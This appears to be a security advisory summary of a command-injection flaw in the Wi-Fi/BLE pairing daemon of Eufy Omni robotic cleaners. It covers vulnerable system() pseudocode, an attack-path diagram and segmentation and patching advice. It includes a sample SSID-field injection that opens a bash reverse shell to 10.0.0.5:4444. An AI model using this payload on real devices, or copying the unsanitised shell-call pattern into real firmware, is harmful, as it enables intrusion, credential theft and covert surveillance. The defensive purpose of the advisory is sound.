Executive Summary: When Smart Facility Hardware Becomes an Attack Pivot
The Cybersecurity and Infrastructure Security Agency (CISA) has released Industrial Control Systems (ICS) Advisory ICSA-26-267-02, alerting facility operators and corporate IT security teams to a critical remote code execution vulnerability impacting smart robotic cleaning appliances. Cataloged as CVE-2026-93289, the flaw affects Eufy Omni C20 and Omni X10 Pro autonomous appliances widely deployed across residential complexes, commercial office buildings, healthcare clinics, and hospitality facilities.
Assigned a critical Common Vulnerability Scoring System (CVSS v3.1) base score of 9.0 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H), the vulnerability is classified as an unconstrained Command Injection (CWE-77 / CWE-78) flaw. The vulnerability exists within the appliance's local onboarding and wireless pairing daemon.


Because these robotic appliances are equipped with LiDAR navigation sensors, optical cameras, audio microphones, and dual-band Wi-Fi interfaces that connect to internal corporate or guest subnets, achieving unauthenticated root-level code execution grants an attacker a persistent physical and electronic surveillance bridge directly behind enterprise perimeter firewalls.
Technical Deep-Dive: The Pairing Daemon Injection Vector
During the initial setup sequence, or when an appliance is placed into onboarding mode (e.g., following a network reset or Wi-Fi reconfiguration), the robotic appliance initializes an ad-hoc wireless access point and activates a Bluetooth Low Energy (BLE) peripheral daemon. The daemon listens for incoming JSON configuration payloads from the mobile provisioning application containing the target network's SSID, pre-shared key (PSK), and device registration parameters.
1. The Shell Metacharacter Injection Flaw

Reverse engineering of the device firmware revealed that the pairing daemon passes incoming configuration parameters directly to internal Linux shell scripts without input neutralization or parameter validation. Specifically, when the daemon attempts to verify Wi-Fi connectivity or configure the underlying wpa_supplicant service, it formats strings into a system command executed via system() or popen():
// Vulnerable pairing handler pseudocode inside embedded onboarding daemon
int handle_wifi_setup_packet(const char* ssid, const char* psk) {
    char cmd_buffer[512];

    // Insecure: Direct string concatenation without escaping shell metacharacters!
    // Attackers inject shell metacharacters (; | & backtick $()) inside the SSID or PSK fields
    snprintf(cmd_buffer, sizeof(cmd_buffer),
             "/bin/wifi_connect.sh -s '%s' -p '%s'", ssid, psk);

    // Executes command directly with root privileges on the Linux system!
    return system(cmd_buffer);
}
An unauthenticated attacker within wireless proximity (Wi-Fi or BLE range) can dispatch a crafted pairing packet containing shell command delimiters (such as '; /bin/sh -i >& /dev/tcp/10.0.0.5/4444 0>&1; #') in the SSID or password parameter. The shell script terminates the intended command and immediately executes the injected payload with full root administrative privileges.
# Threat Trajectory: Unauthenticated Physical/Wireless Pivot
[ Attacker in Physical Range (Parking Lot / Guest Lounge) ]
        │
        ▼ (Transmits crafted Wi-Fi/BLE setup packet with command injection)
[ Eufy Omni Robotic Appliance (Pairing Mode / Reset Sequence) ]
        │
        ├─► [ Onboarding Daemon : wifi_connect.sh ]
        │         ├─ Input Sanitization Failure (CWE-78)
        │         └─ Evaluates injected shell commands via system()
        │
        ▼
[ Root Shell Execution on Embedded Linux Controller ]
        ├─ Obtains unrestricted root terminal on device
        ├─ Extracts stored WPA2/WPA3 enterprise Wi-Fi credentials
        ├─ Accesses LiDAR room mappings, live microphone, and camera streams
        │
        ▼
[ Lateral Movement into Corporate Facility Network ]
        ├─ Scans internal subnet (192.168.1.0/24) for unpatched workstations
        └─ Establishes persistent reverse SSH tunnel over corporate WAN
Facility Security & Corporate Network Exposure Risks
In modern commercial environments—such as law firms, corporate headquarters, and medical practices—autonomous cleaning devices operate continuously throughout sensitive areas. If an appliance is compromised via CVE-2026-93289:
- Audio/Visual Espionage: Attackers can stream audio from embedded microphones and capture floor plans generated by LiDAR and optical obstacle-avoidance cameras, exposing physical security layouts and confidential boardroom discussions.
- Credential Extraction: The embedded filesystem stores plaintext or weakly obfuscated enterprise Wi-Fi passwords, enabling attackers to join corporate production subnets.
- Lateral Pivoting: Once rooted, the appliance functions as a fully operational Linux computing node capable of hosting network scanners (Nmap), packet sniffers (tcpdump), and persistent command-and-control (C2) reverse shells.
Defensive Playbook: Network Zoning & Firmware Mitigations
Facility managers, commercial property IT staff, and enterprise security architects must execute the following corrective actions:
1. Apply Vendor Firmware Patches
Ensure all Eufy Omni C20 and Omni X10 Pro appliances are updated to the latest vendor firmware release via the companion management application. Verify that automatic firmware updates are enabled and check for security notifications.
2. Enforce Micro-Segmentation (IEC 62443-3-2)
Under no circumstances should autonomous commercial or consumer appliances be connected directly to corporate internal production VLANs. Implement strict network isolation:
# Recommended Network Zoning Architecture for Smart Facility Appliances:
1. Isolate smart appliances on an isolated IoT VLAN (e.g., VLAN 50 - SmartFacilities).
2. Deny all inter-VLAN routing between the IoT VLAN and Corporate Workstation/Server VLANs.
3. Restrict IoT VLAN outbound internet access strictly to authorized vendor cloud endpoints via firewall rules.
4. Block inbound peer-to-peer communication between IoT devices on the same subnet using client isolation.
3. Technical Vulnerability Specification
| Security Parameter | Vulnerability Specification | Facility Risk Assessment |
|---|---|---|
| CVE Identifier | CVE-2026-93289 | Documented in CISA Advisory ICSA-26-267-02 |
| Vulnerability Class | CWE-77 / CWE-78 (Improper Neutralization of Special Elements) | Command injection in unauthenticated pairing daemon |
| CVSS v3.1 Score | 9.0 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H) | Root-level arbitrary code execution over wireless adjacency |
| Affected Products | Eufy Omni C20, Omni X10 Pro | Commercial and residential smart facility deployments |
| Remediation Path | Vendor Firmware Update & Network Segmentation | Mandatory deployment on isolated IoT VLANs |
Actionable Checklist for Enterprise Facility Security Teams
- Inventory Connected Appliances: Identify all autonomous robotic hardware deployed across corporate office spaces and ensure serial numbers are logged.
- Disable Pairing Mode Post-Setup: Verify that appliances do not remain in continuous discoverable pairing mode once integrated into the designated facility network.
- Monitor Wireless Environments: Use wireless intrusion prevention systems (WIPS) to detect rogue ad-hoc access points or unauthorized BLE pairing broadcasts within corporate facilities.